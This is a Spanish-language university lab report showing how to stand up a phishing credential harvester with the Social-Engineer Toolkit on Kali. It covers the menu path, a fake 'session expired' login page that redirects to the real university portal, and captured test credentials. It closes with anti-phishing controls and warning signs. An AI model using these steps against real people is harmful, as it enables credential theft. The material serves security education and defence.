

[Home](#)

[Content](#)

[Contact](#)

CNO IV Programación WAP


UNA PÁGINA DEMASIADO CONVINCENTE



UNIVERSIDAD POLITÉCNICA DE
SAN LUIS POTOSÍ

Start



[Home](#)[Content](#)[Contact](#)

DESCRIPCION:


En nuestro entorno virtual accedemos a nuestra terminal, creamos una carpeta donde esta nuestra pagina, creamos nuestro html y procedemos a entrar a setoolkit.




Session Actions Edit View Help

```
(kali@kali)-[~]  
$ mkdir ~/laboratorio_phishing  
cd ~/laboratorio_phishing  
nano index.html  
  
(kali@kali)-[~/laboratorio_phishing]  
$ nano index.html  
  
(kali@kali)-[~/laboratorio_phishing]  
$ nano index.html  
  
(kali@kali)-[~/laboratorio_phishing]  
$ sudo setoolkit
```

- Pictures
- Videos
- Downloads
- Devices
 - File System
- Network
 - Browse Network





DESCRIPCION:

Seguiremos estos pasos:

- 1 (Social-Engineering Attacks).
- 2 (Website Attack Vectors).
- 3 (Credential Harvester Attack Method).
- 3 (Custom Import).



```
Session Actions Edit View Help

Home
MM      888.MMMMMMMMMMMM      M
MM      888.MMMMMMMMMMMM.     M
MM      888.      NMMMM.      .M
M.      888.MMMMMMMMMMMM.     ZM
NM.     888.MMMMMMMMMMMM      M:
.M+     .....                MM.
.MM.    .MM.                .MD
MM .    .MM                .MM
$MM     .MM.                .MM
,MM?    .MMM
,MMMMMMMMMMMM
https://www.trustedsec.com

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.1.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set>
```

```
Session Actions Edit View Help

Home
File System

[—] The Social-Engineer Toolkit (SET) [—]
[—] Created by: David Kennedy (ReL1K) [—]
      Version: 8.1.3
      Codename: 'Maverick'
[—] Follow us on Twitter: @TrustedSec [—]
[—] Follow me on Twitter: @HackingDave [—]
[—] Homepage: https://www.trustedsec.com [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools

Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set>
```

kali@kali: ~

Session Actions Edit View Help

6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple attack vectors within a single web application. The **Java Applet Attack** method will spoof a Java Certificate to deliver the payload. The **Metasploit Browser Exploit** method will utilize selected Metasploit modules to exploit a browser. The **Credential Harvester** method will utilize web cloning to harvest credentials from a website. The **TabNabbing** method will wait for a user to move to a different tab and then redirect them to a malicious website. The **Web-Jacking Attack** method was introduced by white_sheep and is a legitimate technique, however, when clicked a window pops up then is redirected to a malicious website. The **Multi-Attack** method will add a combination of attacks such as Credential Harvester/Tabnabbing all at once to see which is most effective. The **HTA Attack** method will allow you to clone a site and execute commands through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu


set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack. The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone. The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>



POR QUE SEGUIMOS ESTA RUTA?

- 1 (Social-Engineering Attacks): Dirige la herramienta hacia el módulo de explotación del factor humano. Las otras opciones del menú principal están orientadas a la explotación técnica directa de vulnerabilidades de software o a la administración de SET.
- 2 (Website Attack Vectors): Define el medio de entrega del ataque. Seleccionamos vectores web porque el engaño se basará en la interacción de la víctima con una URL alojada en un servidor, a diferencia de otros vectores como el envío de correos o la creación de payloads ejecutables.
- 3 (Credential Harvester Attack Method): Es el método principal de recolección. Este módulo configura automáticamente un servidor web falso diseñado específicamente para interceptar variables enviadas a través de peticiones HTTP POST.
- 3 (Custom Import): Indicándole a SET que no clone un sitio en vivo, sino que importe la estructura HTML que diseñaste desde cero.



DESCRIPCION:

- SET detectó automáticamente la dirección IP de nuestra máquina virtual (el [10.0.2.15] que aparece entre corchetes es la IP típica de una interfaz de red NAT en VirtualBox), lo más sencillo es seguir este flujo, así que solo damos enter:



set:webattack>3

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

set:webattack>3


[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:



DESCRIPCION:

- Después, te pedirá la ruta de tus archivos, donde se encuentra el html así que solo la asignamos



— * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * —

The way that this works is by cloning a site and looking for form fields to rewrite. If the POST fields are not usual methods for posting forms this could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:


If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
```

```
[!] Example: /home/website/ (make sure you end with /)
```

```
[!] Also note that there MUST be an index.html in the folder you point to.
```

```
set:webattack> Path to the website to be cloned: home/kali/laboratorio_phishing
```



DESCRIPCION:

- Después te pedirá la URL de redirección (URL of the website you imported:). Por lo que escribiremos la dirección a la que quieres que vaya la víctima tras el engaño.



set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:

[!] Example: /home/website/ (make sure you end with /)

[!] Also note that there MUST be an index.html in the folder you point to.

set:webattack> Path to the website to be cloned: /home/kali/laboratorio_phishing/

[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html

2. Copy the entire folder

Enter choice [1/2]: 2

[!] Example: http://www.blah.com

set:webattack> URL of the website you imported: https://www.upslp.edu.mx

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.


[*] The Social-Engineer Toolkit Credential Harvester Attack

[*] Credential Harvester is running on port 80

[*] Information will be displayed to you as it arrives below:

10.0.2.15 - - [29/Aug/2026 06:50:51] "GET / HTTP/1.1" 200 -

10.0.2.15 - - [29/Aug/2026 06:50:51] "GET /logo.jpg HTTP/1.1" 200 -



DESCRIPCION:

- Así es como la victima vera nuestro sitio web (Elegimos hacer una página de inicio de sección básica para evitar problemas con propiedad intelectual real ya que bien podemos hacer uso de la función de clonar la página o bien darle una apariencia real).






Bienvenidos a la Plataforma de Aprendizaje de la Universidad acincetilop de Potosi Luis San.

Su sesión ha expirado. Inicie sesión nuevamente para continuar.

Iniciar Sesión



DESCRIPCION:

- Preparamos el analizador de red: Antes de ingresar datos en la página, presionamos F12 para abrir las Herramientas de Desarrollador y en Network (Red) y Habilitar retención de logs



Su sesión ha expirado. Inicie sesión nuevamente para continuar.

Iniciar Sesión


Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Filter URLs | || + 🔍 | All HTML CSS JS XHR Fonts Images Media WS Other | ☐ Disable Cache | No Throttling ⚙️

- Perform a request or **Reload** the page to see detailed information about network activity.
- Click on the button to start performance analysis. (?)

- ✓ Persist Logs
- Import HAR File
- Save All As HAR
- Copy All As HAR

No requests




DESCRIPCION:

- Una vez que la victima coloca sus credenciales la pagina lo enviara a la direccion de la pagina que habiamos asignado previamente.





Inspector Console Debugger ⬆️ Network { } Style Editor 🎧 Performance 🧠 Memory 📄 Storage 🧑 Accessibility 🧩 Application											
🗑️ Filter URLs + 🔍 🚫 All HTML CSS JS XHR Fonts Images Media WS Other ☐ Disable Cache No Throttling ⚙️											
Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms			10.24 s
200	GET	static.xx.fbcdn.net	1f49a.png	img	png	2.97 kB	424 B				46 ms
200	GET	static.xx.fbcdn.net	1f4da.png	img	png	2.98 kB	425 B				46 ms
200	GET	static.xx.fbcdn.net	1f91d_1f3fb.png	img	png	3.01 kB	460 B				47 ms
200	GET	static.xx.fbcdn.net	1f30d.png	img	png	3.27 kB	721 B				47 ms
200	GET	static.xx.fbcdn.net	1f64c_1f3fc.png	img	png	2.95 kB	398 B				47 ms
200	GET	static.xx.fbcdn.net	40iFAeQ6JbP.png	img	webp	5.41 kB	3.49 kB				39 ms



DESCRIPCION:

- Cuando observamos la terminal de SET. Veremos nuevas líneas resaltadas indicando POSSIBLE USERNAME FIELD FOUND y POSSIBLE PASSWORD FIELD FOUND con los datos exactos que la victima envio.



```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:  
[!] Example: /home/website/ (make sure you end with /)  
[!] Also note that there MUST be an index.html in the folder you point to.  
set:webattack> Path to the website to be cloned: /home/kali/laboratorio_phishing/  
[*] Index.html found. Do you want to copy the entire folder or just index.html?
```

1. Copy just the index.html
2. Copy the entire folder

```
Enter choice [1/2]: 2
```

```
[-] Example: http://www.blah.com
```

```
set:webattack> URL of the website you imported: https://www.upslp.edu.mx
```

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
```

```
[*] Credential Harvester is running on port 80
```

```
[*] Information will be displayed to you as it arrives below:
```

```
10.0.2.15 - - [29/Aug/2026 06:50:51] "GET / HTTP/1.1" 200 -
```


```
10.0.2.15 - - [29/Aug/2026 06:50:51] "GET /logo.jpg HTTP/1.1" 200 -
```

```
[*] WE GOT A HIT! Printing the output:
```

```
PARAM: usuario=PepePicaPapas
```

```
PARAM: contrasena=Contrasena123456
```

```
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```



DESCRIPCION:

- Presionamos Ctrl + C al hacerlo, SET detendrá el servidor web y automáticamente creará un archivo de reporte (usualmente en formato XML o HTML) posteriormente abrimos este registro de la siguiente manera.





Session Actions Edit View Help

```
(kali@kali)-[~]
└─$ sudo cat /root/.set/reports/2026-08-29_07:01:58.672599.xml
[sudo] password for kali: the "IMPORT" feature. Additionally, really
<?xml version="1.0" encoding='UTF-8'?>
<harvester>
  If www.upslp.edu.mx EXTERNAL IP ADDRESS, you need to place the EXTERNAL
  IP <url>ss bel<param>usuario=PepePicaPapas</param>ly, if you don't know
  basic <param>contrasena=Contrasena123456</param>e IP address, you will
  see</url>o port forwarding to your NAT IP address from your external IP
</harvester>rowser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
(kali@kali)-[~]
└─$
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[!] Example: /home/website/ (make sure you end with /)
[!] Also note that there MUST be an index.html in the folder you point to.
set:webattack> Path to the website to be cloned: /home/kali/laboratorio_phishing/
[*] Index.html found. Do you want to copy the entire folder or just index.html?

1. Copy just the index.html
2. Copy the entire folder
```


```
Enter choice [1/2]: 2
[-] Example: http://www.blah.com
set:webattack> URL of the website you imported: https://www.upslp.edu.mx
```

the best way to use this attack is if username and password variables are available. Regardless, this captures all POSTs on a website.

```
*] The Social-Engineer Toolkit Credential Harvester Attack
*] Credential Harvester is running on port 80
*] Information will be displayed to you as it arrives below:
10.0.2.15 - - [29/Aug/2026 06:50:51] "GET / HTTP/1.1" 200 -
10.0.2.15 - - [29/Aug/2026 06:50:51] "GET /logo.jpg HTTP/1.1" 200 -
*] GET / HTTP/1.1 200 OK
PARAM: usuario=PepePicaPapas
PARAM: contrasena=Contrasena123456
*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT
```

```
C[*] File in XML format exported to /root/.set/reports/2026-08-29_07:01:58.672599.xml for your reading pleasure...
```

Press Ctrl-C to continue




EXPLICACIÓN DEL FLUJO DE CAPTURA DE INFORMACIÓN



- El recorrido: Cuando el usuario llena el formulario ficticio y hace clic en "Iniciar Sesión", el navegador toma los valores de los campos usuario y contraseña y ensambla una petición HTTP POST. Debido a que el portal falso está alojado en la máquina del atacante, la petición viaja por la red (en este caso local) dirigida hacia el servidor web levantado por SET en el puerto 80. SET intercepta esta petición, extrae los parámetros del payload, los registra en su consola/archivo local, y finalmente responde con un código de redirección (HTTP 302) enviando a la víctima al portal legítimo (upslp.edu.mx).
- La distinción clave: No se vulneró ninguna contraseña ni se explotó una falla del sistema. No hay inyección SQL ni evasión de autenticación. El ataque consiste en levantar un servidor de recolección (Credential Harvester) y utilizar ingeniería social para engañar a la víctima, logrando que entregue voluntariamente sus credenciales válidas al servidor equivocado.






CONTROLES DE SEGURIDAD PROPUESTOS



- Autenticación Multifactor (MFA / 2FA): Aunque el atacante obtenga la contraseña mediante el harvester, no podrá acceder al sistema real sin el segundo factor .
- Gestores de Contraseñas Corporativos: Estos programas vinculan criptográficamente las credenciales a la URL exacta del sitio. Si el usuario llega a 10.0.2.15 o a un dominio clonado, el gestor simplemente se negará a autocompletar los campos.
- Filtrado Web y Seguridad de Endpoints (EDR/XDR): Bloquean a nivel de red la navegación hacia direcciones IP directas, dominios de reciente creación o sitios sin categorizar.
- Protocolos de Autenticación de Correo (SPF, DKIM, DMARC): Dado que estos enlaces suelen llegar por correo, estos controles evitan que los atacantes suplanten el dominio oficial de la organización, enviando el correo de phishing directo a Spam o rechazándolo.
- Llaves de Seguridad Hardware (FIDO2 / WebAuthn): Es el control más fuerte contra phishing. La autenticación criptográfica se realiza entre la llave física y el dominio legítimo; un servidor falso creado con SET no puede validar la firma electrónica.





- URL anómala (Uso de IP): El navegador mostraba directamente una dirección IP (10.0.2.15) en lugar de un Nombre de Dominio Calificado (FQDN) oficial de la institución.
- Ausencia de cifrado (Falta de HTTPS): El navegador marca el sitio como "No Seguro" porque el servidor de SET se levantó en el puerto 80 (HTTP en texto claro) sin un certificado TLS/SSL válido.
- Tono de urgencia y coerción: El mensaje "Su sesión ha expirado. Inicie sesión nuevamente..." busca generar una reacción rápida en el usuario sin darle tiempo a analizar el entorno.
- Inconsistencias gráficas ligeras: Aunque la página es "convinciente", carece de menús de navegación funcionales, enlaces de "Olvidé mi contraseña" o pies de página institucionales reales.
- Comportamiento de redirección (Post-Login): Tras ingresar los datos, la página experimenta un salto abrupto hacia el portal oficial, lo cual es el mecanismo del harvester para evadir sospechas tras el robo.

**IDENTIFICADORES DE
PHISHING**







DIAGRAMA DE FLUJO

Víctima (Navegador) → (Ingresa datos y envía petición HTTP POST) → Servidor Atacante (Kali / SET en Puerto 80) → (Extrae y guarda credenciales) → Redirección (HTTP 302) → Portal Legítimo.





CONCLUSION

La realización de esta actividad permitió analizar y comprobar, dentro de un entorno de laboratorio controlado, la operatividad y el riesgo crítico que representan los ataques de ingeniería social. A través de la implementación del módulo Credential Harvester de Social-Engineer Toolkit (SET), se evidenció que la eficacia de una campaña de phishing no recae en la explotación técnica de vulnerabilidades de un software o red, sino en la manipulación del factor humano.

